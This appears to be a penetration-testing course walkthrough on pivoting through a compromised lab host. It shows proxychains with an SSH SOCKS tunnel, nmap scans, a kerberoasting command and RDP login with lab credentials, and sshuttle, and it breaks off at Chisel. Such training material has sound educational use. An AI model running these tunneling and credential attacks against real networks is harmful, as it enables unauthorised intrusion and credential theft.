

# 04 - Pivoting Walkthrough


---

## 1 - Proxychains

First, we need to cat the config file.

"#cat /etc/proxychain.conf" or what ever the config file is named.

At the very bottom of the file, we have this "socks4", a local host ip address, and then another number which actually is a port number




```
#
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

These are what we are going to be utilizing. We need to use the same port as the one in the proxychain config file.

We can always update our config file and chose another port or maybe if we need we can add a second pivot.

Now, what we are going to do is an ssh connection to bind to that connection.

A terminal window with a dark background. The prompt is (kali@kali)-[~]. The command being entered is ssh -f -N -D 9050 -i pivot root@10.10.155.5. The terminal has several tabs open at the top, all labeled kali@kali: -.

```
(kali@kali)-[~]  
$ ssh -f -N -D 9050 -i pivot root@10.10.155.5
```

-i is identity

-f is to background the ssh session


-N means we do not want execute remote commands

-D is the port we want to bind to

See that the ip address is not the one we want to move, but it is the one we currently are on.

We established a connection to this machine, so now we can proxy our traffic through the machine to access the next network (10.10.10.5/24).

We can run nmap through proxy chain:

A terminal window with a dark background. The prompt is (kali@kali)-[~]. The command being entered is proxychains nmap -p88 10.10.10.225. The terminal has several tabs open at the top, all labeled kali@kali: -.

```
(kali@kali)-[~]  
$ proxychains nmap -p88 10.10.10.225
```

```
(kali@kali)-[~]
$ proxychains nmap -p88 10.10.10.225
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-20 02:25 EDT
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.10.10.225:80 <--socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.10.10.225:88 ... OK
Nmap scan report for 10.10.10.225
Host is up (0.082s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds


(kali@kali)-[~]
$
```

We can use the following to scan for open ports:

```
(kali@kali)-[~]
$ proxychains nmap 10.10.10.225
```

It is weird output, but it works.


We can also try other flags.

A terminal window with a dark background and light blue text. The prompt is `(kali@kali) - [~]`. The command `proxychains nmap 10.10.10.225 -sT` is entered. The number `130` is visible in the top right corner of the terminal window.

```
(kali@kali) - [~]  
$ proxychains nmap 10.10.10.225 -sT
```


We can also run attacks. We do that through proxychain.

This is the kerberoasting attack through the proxychain.

A terminal window with a dark background and light blue text. The prompt is `(kali@kali) - [~]`. The command `proxychains GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.10.10.225 -request` is entered.


```
(kali@kali) - [~]  
$ proxychains GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.10.10.225 -request
```

We can also xfreerdp:



```
(kali㉿kali)-[~]  
$ proxychains xfreerdp /u:administrator /p:'Hacker321!' /v:10.10.10.225 130
```

We can also use proxychain with Firefox, where if there are websites/web addresses only accessible to those Ip addresses sitting on the other network, we can then access them through Firefox. We need to have Firefox closed, and then we open it after issuing the command.




```
(kali㉿kali)-[~]  
$ proxychains firefox  
I
```


That is it for Proxychain

2 - sshuttle

This is another tool we can use to pivot to a network.

A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~]. The command being entered is `sudo pip install sshuttle`.

```
(kali@kali)-[~]  
$ sudo pip install sshuttle
```

A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~]. The command being entered is `sshuttle -r root@10.10.155.5 10.10.10.0/24 --ssh-cmd "ssh -i pivot"`. The output shows a successful connection to the server, followed by a warning message about DNS flushing. A red '1' with a close icon is visible in the top right corner of the terminal window.

```
(kali@kali)-[~]  
$ sshuttle -r root@10.10.155.5 10.10.10.0/24 --ssh-cmd "ssh -i pivot" 1 ✖  
[local sudo] Password:  
c : Connected to server.  
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.  
fw: Received non-zero return code 1 when flushing DNS resolver cache.
```

Do not worry with the error message. As long as we are connected, are good.

This is to connect to our machine, so we can have our traffic routed to the new network.

And the cool part of this tool is that as long as this commands runs, and we are connected to the server, we can open a new terminal and run commands like we are in that network. So, we do not need to keep using sshuttle all the time before running tools in that network.

```
(kali㉿kali) -[~]
$ nmap 10.10.10.225 -p88
Starting Nmap 7.91 ( https://nmap.org ) at 2023-07-20 02:29 EDT
Nmap scan report for 10.10.10.225
Host is up (0.00013s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

(kali㉿kali) -[~]
$
```

### 3 - Chisel

The screenshot shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal displays the output of an Nmap scan for 10.10.10.225 on port 88, identifying the service as kerberos-sec. The web browser shows Google search results for 'chisel github', listing two main results: 'GitHub - jpillora/chisel: A fast TCP/UDP tunnel over HTTP' and 'GitHub - chipsalliance/chisel: Chisel: A Modern Hardware Design Language'.

Terminal Output:

```
56737/tcp open unknown
56738/tcp open unknown
57294/tcp open unknown
57797/tcp open unknown
58080/tcp open unknown
60020/tcp open unknown
60443/tcp open unknown
61532/tcp open unknown
61900/tcp open unknown
62078/tcp open iphoro
63331/tcp open unknown
64623/tcp open unknown
64680/tcp open unknown
65000/tcp open unknown
65129/tcp open unknown
65389/tcp open unknown

Nmap done: 1 IP address scanned in 0.24 seconds

(kali㉿kali) -[~]
$
```

Web Browser Search Results:

Search: chisel github

About 6,550,000 results (0.32 seconds)

GitHub  
<https://github.com/jpillora/chisel>

**GitHub - jpillora/chisel: A fast TCP/UDP tunnel over HTTP**

Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go [golang](#).

Releases 28 · Issues 147 · Pull requests 41 · Dockerfile

GitHub  
<https://github.com/chipsalliance/chisel>

**Chisel: A Modern Hardware Design Language**

The Constructing Hardware in a Scala Embedded Language (Chisel) is an open-source hardware description language (HDL) used to describe digital electronics ...

Name Already In Use · README · Contributor Documentation

GitHub  
<https://github.com/jpillora/chisel/releases>

**Releases · jpillora/chisel**

A fast TCP/UDP tunnel over HTTP. Contribute to jpillora/chisel development by creating an

Written in Go.